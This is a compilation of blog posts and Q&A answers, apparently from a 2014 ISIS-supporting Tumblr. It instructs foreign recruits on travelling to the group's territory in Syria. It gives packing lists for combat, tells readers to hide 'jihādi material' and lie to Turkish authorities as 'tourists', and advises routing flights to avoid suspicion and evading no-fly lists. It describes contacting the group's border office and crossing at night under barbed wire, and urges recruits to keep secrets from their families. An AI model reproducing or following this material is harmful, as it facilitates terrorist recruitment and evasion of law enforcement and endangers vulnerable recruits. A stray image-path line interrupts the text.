As you might have understood, there is a fine line which you will have to tread upon: between blending in with the appearance of the kuffār around you and not compromising on what you are not comfortable on compromising upon. To end this discussion, I would like to state that keeping compromises to a MINIMUM and placing your FULL TRUST in Allah, *'azza wa jal*, is the best choice you will make. But Allah doesn't grant the gift of perfect *tawakkul* in Him to everyone. If your *īmān* is not as high as this, then start working on your *īmān* and start making your preparations. Remember, you will succeed in your endeavour ONLY if Allah, *subhānahu wa ta'āla*, wills so. Many brothers came with the full beard and many sisters with the niqāb. You just have to find the balance which **works for you** (you noticing a pattern there?). *Bārak Allahu fīk*.

SUGGESTED SETUP FOR PACKING

- 1 × satchel-type bag
- 1 × backpack
- 1 × suitcase

That's it. Three pieces. Nothing more.

The Satchel-Type Bag

Look, this doesn't *need* to be a satchel. You could use a (very) small backpack, as well which you wear on the front (maybe sisters would use a handbag? *Allahu a'lam*). A beltpack would also very well do the trick. The purpose of it is to

keep your (what I will term here as) “vital” belongings. Be sure that it is easily accessible. By this, I mean that if you would need to take something out of it, you wouldn’t have have to do a contortionist’s pose to reach whatever you’re looking for. Also, make sure that it will not rip or tear up on you. (All this might seem common sense, but believe me, some people come here crazily and critically unprepared. As the saying goes, “Common sense ain’t so common.” Bad joke? ‘Kay. I’m allowed one bad joke per post. #AllowIt #Bye)

“Regular” vital belongings might include:

- Passport(s)
- Plane ticket(s)
- Wallet/purse
- Cash
- Mobile phone (cellphone, for you Muhricuhnz), earphones and charger (and plug adaptor)
- (Sisters-only stuff)

What I suggest you add as your vital belongings:

- Hisn ul-Muslim (Hardcopy. No, the app on your phone is not enough.)
- Handkerchief
- Wet wipes
- Tissue paper
- Small LED flashlight (Do you guys know what a BugLit® LED is? They’re so cute. #iWantOne)
- Few band-aids
- Glasses/Sunglasses
- Pen and paper
- A few pills (if you suffer from any condition)
- Anything which you think you might need to survive for 24 hours (if ever you lost the other two pieces of luggage).

Notice that everything in the satchel must conform to the rules and regulations of air travel. That is, no knives, scissors, nail clippers, liquids and explosives (oops…) etc. So, inform yourself if you’re not sure of anything.

Maxpedition® and 5.11® have some *really* nice gear. Somebody bring me a Maxpedition® bag when they come, #BrettyBleez!

The Backpack

The backpack is what you would carry as “hand” luggage. (Hand luggage, but on your *back*. Get it? Got it? Oops, second bad joke.)

Normally, you would be allowed 7-8 kg of hand luggage. Do some research and find out, *in shā Allah*, how much exactly. In your research, find out also about the dimensions that the airline requires your hand luggage to be. Some airlines are very strict and not accommodating at all concerning this. The last thing you want is to have to unpack at the airport and find out how you’re going to conform to the rules. (The Muslim is always prepared, *AlHamdulilLah.*)

It is especially important to find out about your hand luggage weight allowance since my advice to you is to use up all the 7-8 kg.

The backpack I would advise you to get is one which is padded and robust. (Again, Maxpedition has some great gear, but the military/tactical style might be too revealing. Remember, we’ve gotta be inconspicuous.) Your backpack should be tough and be able to withstand you running with it and roughing it around. (This is very important and you will understand why in due time.)

Nothing but a backpack will do. Not a duffel bag (I spell it “duffel” and you will just have to put up with this.), not a suitcase, not a trolley case. A backpack and only a backpack.

I also advise a backpack with many small pockets, inner pockets, padded pockets, multiple compartments, etc. This will enable you to pack your stuff in an orderly manner and it will be easier for you to retrieve anything you might need.

The Backpack will also be of great use to you after you make hijra as you will definitely have to move around in al-Shām, once you get here.

What you should ABSOLUTELY pack in the Backpack and not in the Suitcase:

*[What I list here are items which will be of great use to you in al-Shām. If you can't afford stuff on this list, so be it, AlHamdulilLah, qaddar Allahu wa mā shā fa'al. You **DON'T** need to buy everything on this list before you make hijra. These are just items which would facilitate your stay here, but let not your making hijra depend on your ability to afford those items. One muhājir I met here came only with the clothes on his back and a few other belongings. Also, the fact that I list items in this article doesn't mean I own them or brought them here with me. Those are just **suggestions** . Allahu-al-Musta'ān.]*

- One change of (clean) clothes. This is important in case your checked-in luggage (henceforth referred to as *theSuitcase*) gets lost or stolen. I've heard of people making hijra having their suitcases stolen, mind you, it happens. (It's not a random occurrence that I've put this on top of the list of things you should put in your backpack. If you can, even try to squeeze in 2 fresh change of clothes. If you can't pack the second one, at least pack some clean underwear.)
- All of your electronics. Do **NOT** pack any electric/electronic equipment in the Suitcase. If you lose the Suitcase, you will regret doing so. Examples of electronic equipment which would be handy here:
    - **Tablet** - #AndroidFTW, by the way.
    - **MP3 player** - For lectures and Qur'an.
    - **External HDD** - Use a software to "hide" all jihādi material you might be bringing. Read the chapter on Truecrypt
    - **Solar charger (s)** - I *strongly advise* you to invest in solar chargers for your electronics. This is very important since electricity is a big problem here. While electricity is indeed available, it's provision is erratic and interrupted. On the other hand, there's an abundance of sun and solar energy which goes to waste. Also, using solar energy is ecological and gives you a certain amount of "independence". No doubt this will also bring you more *ajr* and *hasanāt* since you will be minimising wastage and polluting less. Wastage is not of the dīn. It doesn't mean that because you're making hijra, you can now start dirtying the Earth which belongs to Allah. *Allahu a'lam.* (#RantOver) Take my advice and invest in solar chargers which are adapted to the electronics you possess and which are of *good quality* . The more you spend on your hijra from your own pockets, the more *ajr* you will reap. Keep this in mind.
    - **Batteries and battery packs**
    - **Plug adaptors** - The type of plug adaptors you should bring are Type C, E & F from this link (http://www.worldstandards.eu/electricity/plugs-and-sockets/). It's better if you bring 2 or 3 small adaptors which are "adapted" to the plugs here than a single "all-in-one" but bulky travel adaptor which will cover up two adjacent plug spaces once you plug them in.
    - **Hair clipper** - If you're a brother, this is the quickest way to trim your moustache here, and if you like the Talafi buzzcut or egghead-style (which, as you can sense, I don't like), then bring a bigger hair clipper. The ones which are cordless and work with rechargeable batteries are better (in my humble opinion).
    - **Portable Wi-Fi Modem** - These are available to buy here, but if you want you can bring yours, in shā Allah. Provided they're unlocked (or are all of them unlocked? I frankly don't know).
- Flashlights I recommend you buy three (types) of flashlights/lamps:

1. One **tactical** flashlight. If you have the cash, go for a Surefire or Fenix flashlight or any other type of military-grade one. But I don't recommend doing so. You can buy very decent Made-in-China flashlights from websites such as DX.com. Go for those with CREE® technology. They're the best and most powerful you'll get for the price range they're being sold for. Whatever you do, though, DO NOT go and buy a MagLite®. They're the most overrated flashlights out there and they don't even perform that well. If you already own one, then (too bad) bring it, but don't buy a new MagLite®, you will regret it.
2. One **headlamp**. This is a very important piece of equipment which you would never regret investing in. One of the best brands you can get is Petzl. You don't need to buy the most expensive ones. Go for the cheaper ones in

a sober colour and that will be good enough, *in shā Allah*. If you can't afford a Petzl, go for a Chinese one from DX.com, take some precautions with them and they will last you long enough, *bi-idhnilLah*.

3. One **lantern**-type (camping) lamp. They're good for illuminating a room and for other uses such as eating and whatnot. Meh, it's a camping lamp and make sure it does what camping lamps do.

- Sturdy hardcover notebook and pens . You need to keep written record and notes of everything you learn here and nothing beats hardcopy. (One of our teachers here used an old hardcover diary as his notebook. May Allah bless him.)
- Jacket . Extremely important piece of clothing. I would advise to invest good money on a jacket. It should be able to protect you from rain and from the cold. There are new materials available nowadays which are very thin and light yet, they offer excellent protection from rain and cold. Don't go for a bulky jacket as they are very inconvenient. You can also bring cardigans.
- Footwear . If you can get your hands on military boots, they're worth your money. Bring also one pair of running trainers which have good shock-absorbent soles. Hiking shoes are not bad either. Go for high-tops or anything which offer ankle-protection. Sandals (with straps) and flip-flops don't hurt either.
- Socks . Thick, sports-/military-/hiking-grade socks. Around 4 pairs are enough, *bi-idhnilLah.*
- Insoles . Bring any foot protection which you can afford to. Insoles are very helpful. Ankle-support contraptions, as well.
- Gloves . Shooting gloves, gloves for protection against the cold. Whatever you can get your hands on (or into!).
- Knee-protection and elbow-protection . VERY important piece of equipment. Essential if you have weak and easily-bruised elbows & knees. This is something you want to bring with you since there is much crawling you will have to do here.
- Beanie hat and other headwear . To protect your head against the cold.
- Spare glasses/Goggles-type glasses . If you wear glasses, bringing spare ones is essential. If you can get yourself some goggles-type (maybe they're called by some other name, I don't know) ones, as well, they will come in handy.
- Camelbak®-type water reservoir . If you can invest in a good Camelbak backpack, you could use that itself as *the* Backpack I'm describing in this post.
- Bottle . Nalgene® bottles are tough and military-grade. And sports water bottle would do, as well.
- Binoculars . Or a monocular. Not extremely essential but helpful enough. Worth your money if you have extra cash.
- Compass . Again, not extremely essential, but if you own one, bring it.
- Measuring tape. A small 3-metre one would do.
- Carabiners and S-biners . Those are the little things which you will regret not bringing. Very helpful if you have a good idea how they can be of use to you.

The idea here is to pack anything which is "of value" to you. Always think in terms of: "What if I lost the Suitcase? What would I regret losing?"

The Suitcase

The Suitcase is the piece of luggage which I would allow you the most freedom to choose, but it should be your ONLY checked-in piece of luggage. (Anyways, most airlines allow you only a single piece of checked-in luggage.) Why am I adamant on a single suitcase? This is because you have to be as mobile as possible. Having the Satchel strapped across your shoulder, the Backpack weighing 7-8 kg on your back, you can't afford to drag along much more. So one light suitcase is what I recommend. Holding it with one hand, you still have your other hand free, giving you the opportunity to switch hands if you're tired.

Ideally, I would recommend that you choose a "backpacking" backpack. Those big backpacks are very convenient since you can sling them on your back, wear your Backpack in front, with your Satchel peeking on the side. This allows you to have both of your hands free and running will be a tad easier, *bi-idhnilLah*.

A trolley case is not bad either however, most trolley cases are very heavy (around 3-4 kg) and every extra kilogramme will add to the difficulty of your journey. Be very mindful of this. You might tell me that a trolley case is, well, to be "trolleyed", not carried. Yes, very true, but let's see you drag one along on grassy and muddy terrain… while running. Uhuh. #ThoughtSo.

A duffel bag is also alright. It's light but it's not as robust as a trolley case might be. Anyhow, choose a tough one which won't give up on you.

What to pack in your Suitcase:

- Some clothes. Bring only the strict minimum (okay, so some sisters fainted after reading this bit, but continue reading, *in shā Allah*). By this, I mean, in addition to your 2 change of clothes in the Backpack, bring an additional 2 fresh change of clothes. Examples of pieces of clothing which would be helpful:
    - Your trousers ("pants" for Muhricuhnz) should be hard-wearing and even military grade, if you can afford. Camping-grade or hunting-grade would be also very useful. Trousers with multiple (side) pockets are very useful.
    - Sports T-shirts are very good. Choose fast-drying materials.
    - Long-johns, for winter
    - Any kind of inner garment to protect from the cold.
    - Cardigans and/or hoodies
    - Underwear
- Sleeping bag . Very useful. Here you might have to sleep in uncommon places at odd hours and a bed or mattress will not always be available.
- Toiletries . Toothbrush, toothpaste and stuff.
- Skin lotion and hand lotion if you have dry skin.
- Nail clippers/cutters . To me, those are essential.
- Utensils . Camping utensils mostly. Those are not essential, but nice to have.
    - Spork. (You don't know what a spork is? Shame.)
    - Foldable/Collapsible cup
    - Camping plate
- Sewing kit . Here, if you rip your trousers, you will most probably have to stitch them up (yourself) before you get the opportunity to buy new ones.
- First-aid kit . If you can afford a small one, *Al-HamdulilLah.*
- Medication and medical supplies . If you suffer from any condition, pack some of the meds you need. Chances are you might not get them here as readily as you can in your country.
- Knives. The only reason why you should be packing this in the Suitcase and not in the Backpack is because of flying constraints: you can't bring knives in your hand luggage, but you can in your checked-in luggage. However, depending on where you're coming from, you should think long and hard before taking the risk of bringing knives (even in your checked-in luggage). If you're going through airports with heightened security like those of America or UK, you should be extra careful. Pray istikhāra if you must. I **strongly recommend** you to bring knives because they're essential tools here (and because maybe I am a bit of a knife freak, but #AllowIt), there isn't one day I spent here where I didn't have to use my knife. Also, knives here are scarce and those available are of very, very low quality (and that's putting it nicely), so bringing your own is a must. If you know nothing about knives, then go for the three suggestions which follow. These knives will be the best quality you will be able to buy for the price. [If you're buying another knife and/or multitool and you want some advice, holler at me by "Asking Me a Question", in shā Allah.]

1. **Victorinox Soldier 2008** . One of the best multitools I've ever used. Will help you with food preparation as well weapons maintenance and everyday tasks.
2. **Victorinox SwissCard Lite** . One of my favourites. Owned one for the longest time. Very useful for delicate tasks such as using the tweezers therein to remove a thorn from your foot.
3. **A Fixed Blade** . You're spoilt for choice here but I will try to suggest some very nice options you can spend your cash (around 50 USD) on:

    - ESEE Izula or Izula II
    - Muela Ibex
    - SOG Aura Camp

Foldable spade and pitchfork . Tent (for one person) Fire starter Water purifier Mosquito-/insect-repellent . There are even "biting flies" here, *subhān Allah*!

OTHER ADVICE AND TIPS

Quality over quantity
Anything you plan on bringing or buying, favour the best quality which you can afford. Items here in al-Dawlah are not the best you will get. For example, shoes, clothes, electronics: those are the items you want to bring the best quality you can afford.

Compact over space-taking
For any item, choose the one which is compact over the one which is space-taking.

Digital watch
I think a good digital watch with alarms and stopwatch is essential.

No need for laptop
Bringing a laptop (especially a big one) here is pointless and problematic. I advise you to sell your laptop and bring the money you can get from it here. In addition, laptops can be more incriminating than tablets and phones, since it is easier to recover deleted data from them.

Unlock mobile phone
If you're using a contract phone, make sure you have it unlocked it before you come here.

Cling film
Wrap all your valuable stuff in cling film. Trust me on this. You will know why in the next post, in shā Allah.

Wrap in plastic and "Fragile" sticker
At the airport, have your checked-in luggage wrapped in plastic. This **might** (emphasis on "might") put off the customs officer from checking your luggage (*Allahu a'lam*. And this applies only to certain airports).

Request a "Fragile" sticker at the check-in counter. Your checked-in luggage will be less likely to be mistreated. They will put it on top of the luggage pile. Also, it will come out among the first from the luggage carousel when you will be at your destination airport.

Pray istikhāra over your purchases
Don't neglect the huge benefit of the istikhāra prayer. Pray it before you buy anything you're unsure about or any expensive item. If you feel you won't have time to pray istikhāra, you can simply recite the istikhāra du'ā. Our shuyūkh here said that this is valid when you dont have time to actually pray two rak'ah of istikhāra, *Allahu a'lam.*

***

If you guys know people who are willing to make hijra, in shā Allah, don't hesitate to share this with them.

Remember me in your du'ās, *in shā Allah.*

25 May 2014

#DustyFeet Part 6: Issues about Turkey

BismilLāhi wa al-salāt wa al-salām ‘alā RasūlilLāh

In shā Allah , I will try to shed light on two issues concerning which I have been receiving some queries.

GETTING STOPPED IN TURKEY

Some of you have asked what the Turkish authorities will do to you if they stop you.

I chose to ask this question to a **Turkish** muhājir who, *Al-HamdulilLah*, has spent quite some time in al-Dawlah. So, I’m going to relate to you what he told me, *bi-idhnilLah*.

First of all, there are two instances where they can stop you:

1. At the immigration office in the Turkish airport, while verifying your passport and whatnot, and
2. When you will be in Turkey, travelling down south to the border.

Bear in mind that if they stop you, it doesn’t mean that they will automatically deport you or detain you or put you through an unwanted situation. It’s a toss-up. Trust in Allah.
In the first instance above, depending on factors such as your appearance, your country of origin, your (international) criminal record, etc., the worst they can do to you is deport you and/or detain you. I need to state the risks as they are, but, *subhān Allah* don’t get paranoid or discouraged by that. I know one brother from the US who was saying that the FBI was on his back almost daily. However, he made it here passing through all the trials that this hijra posed, *Al-HamdulilLah*. Place your trust in Allah.

In the second instance, after you get through airport security, you need to know that if **(i) you have a valid tourist visa to be in Turkey, (ii) you don’t have some kind of an international search warrant on your head, (iii) you’re not on any terrorist list or out of favour with the intelligence services of your country, and (iv) you don’t have any incriminating material on your person or in your luggage** , then, the Turkish authorities ***cannot*** arrest and detain you. All they can do is stop you, request you to produce identification (your passport, most probably), ask you a few questions, probably take you to a police station and ask you some more questions. Beyond that, they cannot do much more, *bi-idhnilLah.*

According to the Turkish brother, some of the questions they might ask you are:

• “What is your purpose in Turkey?” - Just reply, “Tourism.” And it’s better if you know beforehand some of the tourist attractions of the area you are in or which will be on your way to the border. E.g. the Blue Mosque in Istanbul, the Tomb of Ataturk (la’natulLah ‘alayh) in Ankara, the birthplace of Ibrāhīm AS in Urfa. Learn as much as you can about the tourist attractions found in the places on your itinerary.


• “Are you going to Syria?” - You can either flat out lie and answer in the negative and talk some more about how you want to visit the grave of Abu Ayyūb al Ansāri RA… Or you can invent a story about how you viewed a YouTube video about Syria and that moved you so much that you absolutely wanted to help the people (and that’s true, Al-HamdulilLah) and that’s why you’re in Turkey to see if you can do anything to alleviate their plight. But still, ***don’t*** say that you want to cross the border and enter Syria.

• “Are you a terrorist? Are you (linked to) al-Qaeda? Do you want to go to Syria to join al-Qaeda?” - The Turkish authorities don’t differentiate between al-Qaeda and ISIS. They still think that ISIS and al-Qaeda are the same thing. You should categorically deny any links and push forward the tourism agenda to the maximum. However, be sure NOT to have any “incriminating” materials with you which would negate your story. This includes knives & weapons, combat boots, camouflage clothing, etc.: basically anything which screams out that you want to get your feet dusty.

So, in shā Allah, take your precautions:

1. Make sure your plane ticket is a return (two-way) ticket.
2. Make sure you obtain a tourist visa and keep it well (it's going to be in your passport, so keep your passport securely).
3. Make sure you have a good knowledge of the tourist attractions in Turkey. Go to a travel agent and get yourself some brochures on Turkey or buy a traveller's handbook. This is important since if they question you, you can just brandish this in front of their noses and show them how serious of a tourist you are.
4. Make sure you don't have any incriminating evidence against you. (I know this is contrary to what I advised in #DustyFeet part 5, but the advice in this post is from the Turkish brother I spoke to (not directly from me). Bringing, e.g. a knife is RISKY. Don't neglect this if you're extremely afraid of getting caught.)
5. Make sure your phone and other electronic devices are "clean" from incriminating evidence.
6. Plan out an itinerary before you land in Turkey. I advise brothers to take the bus/coach down south. Lay low during the day and travel at night. I advise sisters not to take the bus/coach. Sisters, read the second half of this post,*inshā Allah*, for advice about what you should do.

And don't forget to always make du'ā to Allah *subhānahu wa ta'āla* that He keeps you safe from the plots of the tawāghīt of Turkey. The brothers here recommend memorising and reading this āyah constantly during your trip: Yaseen : 9



{And We have put before them a barrier and behind them a barrier and covered them, so they do not see.}

SISTERS MAKING HIJRA TO AL-DAWLAH : The Trip Through Turkey

[Just to be clear, I will not get into arguments with anyone about whether it is allowed for sisters to make hijra without mahram (you can advise me privately, no problem, but don't expect an answer). This part of the post is directed at those sisters who have decided to make hijra ***to al-Dawlah*** *without a mahram but who don't know what to expect after they land in Turkey. If I am making this advice available, it DOESN'T mean that I am encouraging sisters to make the trip without a mahram. Allahu-al-Musta'ān .]*

I discussed this matter with a Moroccan brother here. I asked for his permission to post what he told me on my blog and *Al-HamdulilLah*, he accepted. So, please make du'ā for him. The brother made hijra without his family. Afterwards, his wife and kids came over. He related to me their trip and I will try my best to give a good account of his advice here, *bi-idhnilLah*.

So, assuming you're a sister who's landed in an airport in Turkey, what should you do?

Chances are that your ticket was booked for Ataturk International Airport in Istanbul. You should know that there are two airports in Istanbul, but the one most people go through is Ataturk (I forgot the name of the other one. Please google it).

As a sister, travelling alone, and with luggage, it is not advisable for you to travel through Turkey by bus/coach because of security concerns. Doing so would involve leaving the airport, taking the metro or taxi to the coach station and finding the place where you would be buying your ticket. I wouldn't advise this. In fact I would strongly discourage it (and so did the brother). What the brother advises to do is to travel by plane through Turkey.

I will try to put into steps what you should do and what you can expect, *in shā Allah*:

- Have your acquaintance inside Dawlah provide you with the telephone numbers of the Office of Borders of Dawlah (called "Madrassat al-Hudūd") before you depart to Turkey. This is important since you don't want to be left alone stranded in Turkey if ever you lose contact with your acquaintance. You would most probably be provided with more than one number, at least two. Write them down on a piece of paper which you should keep somewhere safe. Don't label them, though (or better, put a fake label). Also save them on your phone (not under a moniker such as "Osama bin Laden", though, okay? Promise? Good).
- Learn some conversational Turkish. E.g. how to ask for a taxi, how to explain that you're in a group, how to ask to buy a SIM card, etc. Turkish will be helpful even after you cross into Dawlah because there are a lot of Turkish brothers and sisters who have made hijra.

After you land in Turkey…

- Make sure you have a phone with you (duh… Please don't attempt to make hijra if your parents confiscated your phone).
    - It's better if you have an Android smartphone which is unlocked. (Refer to #DustyFeet Part 5).
    - Buy a SIM card at the airport, but don't buy any SIM card, buy a ***Turkcell*** SIM card. Make sure you buy enough minutes for calls (international calls also wouldn't hurt) and enough data for internet (1 GB should be okay, *in shā Allah*).
    - If you're traveling with a group of sisters, make sure that **each one** of you has a phone with a Turkcell SIM card.
- Call the numbers, let them know that you're in Turkey and that you want to make hijra to al-Dawlah.
    - They will provide you with instructions. So **follow the instructions** they will give you.
    - Let them know how many sisters are traveling and also their landing times, etc.
- If you land at different times, no need to wait for the other sisters in Istanbul airport.
    - Don't form groups and draw attention to yourselves. (There aren't many niqābis in a Turkish airport.)
    - If you want to wait for each other, avoid meeting physically, communicate by internet after you have bought your SIM cards.
- Book your ticket to wherever they instructed you to.
    - If you're traveling with a group of sisters, e.g. more than 3, the brother advises NOT to book tickets on the same plane.
    - Divide yourselves into groups of 2 (and one group of 3 if you're in odd numbers) and book tickets at different times.
    - Do not travel as a pack on a single plane.
- When you land in the airport of your destination, be chill to the airport officers. You're just tourists, etc.
    - Call the numbers again and let them know you've arrived where they want you to be. They will (most probably) tell you to go to a hotel.
    - Make sure you take a taxi which is a real taxi, with a "Taxi" sign on it. Not just a private car offering a ride.
    - Ask how much beforehand, in case they try to rip you off.
    - If there's no taxi (maybe if it's late at night), call the numbers ("the numbers" mean Dawlah. Saying "the numbers" is just more dramatic y'know!) and ask them to send you someone trustworthy. Ask for the name of the one who will pick you up and don't get into any other car except that person's.
    - Be careful because at the airport there might be many people harassing you. It will be somewhat obvious what your agenda is. It's just that they cannot prove that you're making hijra to al-Dawlah. People there have seen hundreds like you making the leap. They will suggest to take you to the border or whatever. Just refuse, ignore, don't get into arguments and don't draw attention to yourself.

- Once you're at the hotel, follow the instructions you've been given.
    - If you were told that you will have to wait for a call, then you will have to wait for a call (it's simple. Hear. And obey).
    - Don't be worried if you have to wait for a day or two.
    - Have sabr. Don't get impatient. Make dhikr and du'ā that Allah makes your hijra successful.
    - Have your phone fully charged, on loud settings, handy and nearby.
    - If ever you don't pick up the first time they call, and you notice a missed-call, then, don't worry, just call back. That should be your ride (a taxi driver). Don't worry if you see that he's clean-shaven and/or smoking.
    - Don't move to other locations. If you absolutely must, then let Dawlah know of your movements. FOLLOW INSTRUCTIONS (how many times do I have to repeat this?) and don't get paranoid if they're running late.
    - Once you've established contact with al-Dawlah, they will not let you down, *bi-idhnilLah*.
- The taxi will take you to a house.
    - You will have to pay around 50 USD. That's the average rate for this trip, I guess.
    - Don't get scared if you notice that the roads are not very well asphalted or that the place seems kinda drab (especially at nighttime).
- The house you will be taken to would be the house of a sympathiser of Dawlah.
    - If Allah wills, you might meet other ladies there, waiting to cross like you, in a room reserved for ladies only. But don't get scared if you're alone.
    - Food and drinks will be provided.
    - The Moroccan brother said that the room even has a key and you can even lock yourself inside, if you wish to have extra privacy, etc.
- They will instruct you to wait until nighttime.
    - Crossing the border is usually done at night or at dawn.
    - Don't get frustrated if they tell you to get prepared to cross immediately only to tell you a few minutes afterwards that you need to wait some more to cross. It's because they're monitoring the Turkish army border patrols.
- Before crossing, they will tell you to leave your luggage behind since you won't be able to carry such a heavy load.
    - Refer to #DustyFeet part 5 and if you must, leave your "Suitcase" behind.
    - Take all valuables with you, as I instructed in #DustyFeet part 5. (Go read #DustyFeet part 5 NOW! Bleez!)
    - The place where you be asked to leave your luggage is the house of Dawlah sympathisers. They are not mujāhidīn. And, as disgusting as it might sound, they will go through your stuff and pick and choose what they find interesting. Basically, they might steal your stuff. So, don't leave valuables behind. Pack like I instructed you to, in shā Allah and you will be fine. However expect them to have gone through your stuff.
    - I guess it's a price we all have to pay to be able to cross.
- Once it's clear to cross, you will have to move fast.
    - Wear your most comfortable sneakers ever. You might have to do some running (most probably)
    - If you have kids with you, don't worry, there will be brothers crossing along with you and they will help you, *in shā Allah.*
    - The brother advises to take an extra abaya with you because you will need to crawl under barbed wire when you will actually cross the border. If your clothes get ripped, you will always have one in hand to cover your *'awrah*. (I already advised you how to pack in #DustyFeet Part 5. Maybe now you are beginning to understand why.)
- You will, most probably, cross directly into Dawlah territory. Be sure to take a breath of fresh air, 'cause that's how sharī'ah feels like. (LoL you will probably be out of breath and panting, but I'll allow you.)
- Transportation will take you to a place they call "madhāfah".
    - There's madhāfah for men and madhāfah for women. You will be taken to the ladies' one, *in shā Allah.*
    - If you're married, and your husband crossed before you and is still undergoing training, this is where you will stay until he finishes training and is able to meet you.
    - Request that your luggage be brought to you at the women's madhāfah since all luggage is normally taken to the men's madhāfah and then to Office of Borders in al-Raqqa, if nobody requests them.
    - If you're not married, as the brother explained, you will be taken to al-Raqqa to a place where single sisters stay (I don't know the name of the place). If you want to get married, you send in a request. If

you don’t want to get married, I don’t think anyone can force you to. But you will always have a place to stay in Dawlah, *Al-HamdulilLah.*

***

I ask Allah to give you a safe trip to the land of sharī’ah.

Please don’t hold it against me if my advice was wrong, if it was harmful to you, if it got you in trouble or caught by authorities. I am also sorry if procedures change and things events don’t turn out as I described here. I am only trying my best, and trying my best is the best I can do. Above all, don’t hold it against me on Yawm al-Qiyāmah. Please forgive me.

Don’t delay hijra more than you need to. If you’re inclined to delay it, remember that you might not even live long enough to see the next day. Remember death often.

Remember the brothers who provided me with info to write this post, in your du’ās. [Update: The Turkish brother who provided me with the first set of advice is shahid, in sha Allah. So, please make du’a that Allah accepts him.]

Various Questions Answered by PaladinofJihad (Abu Hud)
http://paladinofjihad.tumblr.com
12 March 2014

Is it important for a person to have someone encourage them and be supportive of their decisions when they choose the path to get their feet dusty?or is it ok(i mean does this effect the person negatively in any way) to make this journey solely dependent on Allah alone without any human support?

Asked by Anonymous

It is better to be as secretive as you can and to tell the least number of people, because:

1. In our times, you cannot neglect security aspect. People might snitch on you and get you in trouble.
2. Telling few people helps you more in preserving your intentions solely for the sake of Allah alone.

All the encouragement you need, you can get from the Qur'an and the Sunnah by reading and learning. If you need some specific advice. Ask the shuyukh of haqq anonymously, in sha Allah.

You don't need the permission/approval of your parents, of your creditor nor of your husband (if you're a woman) to go out for the sake of Allah, because getting your feet dusty is an individual obligation on each and every Muslim.

If you have someone who is willing to support you and encourage you, then why not. But don't go out looking for people like that by exposing your intentions to people who could take advantage of you and report you.

10 July 2014

AsalamuAlaikum what advice do you have for a sister who is in a no fly list?,

Asked by Anonymous

Wa'alaykum al-salām wa rahmatulLah wa barakātuh.

Make lots of du'ā. Honestly. And then some more. Try to obtain permission to travel because of an extremely important reason. Like death of a family member. Then maybe try to find a way to escape.
I'm sorry I don't know the rules associated with being on a no-fly list. So, forgive me if my advice is irrelevant.
May Allah make a safe passage for you to the state of the Muslims.

26 May 2014

Salam Should I take a direct flight or stop somewhere before coming to turkey?

Asked by Anonymous

Wa'alaykum al-salām wa rahmatulLah wa barakātuh
It depends where you are coming from. If you're coming from somewhere like UK or France or even US, or any country which is making it difficult for muhajirīn, then don't fly directly to Turkey.
It's better if you book a ticket to somewhere like Bulgaria or another nearby country. Then, either buy a ticket at the airport to Turkey or travel by bus (not if you're a sister) to Turkey.
You've gotta think of an itinerary which is not too suspicious.

May Allah facilitate your hijra.

21 May 2014

#DustyFeet Blitz-Chronicles: BROTHERHOOD

BismilLāhi wa al-salāt wa al-salām ʻalā RasūlilLah

You know, all those tweets, all those statements, all those pictures and videos about how amazing the brotherhood supposedly is in al-Dawlah… well, guess what… it's very true, so very true. *Allahu Akbar wa lilLahi al-Hamd!*
You have never seen nor will you ever see anything like the brotherhood here, anywhere else, not in any other jamā'ah, not in any so-called Muslim country, not even in Hajj (by the way, have you been to "the hāājjj", yet?).
I am not exaggerating when I say that each and every day, I go through an experience after which I stop and think to myself, " *subhān Allah* , this is real brotherhood!" Events like this are numerous but *in shā Allah,* I will try to relate a few of them to you.

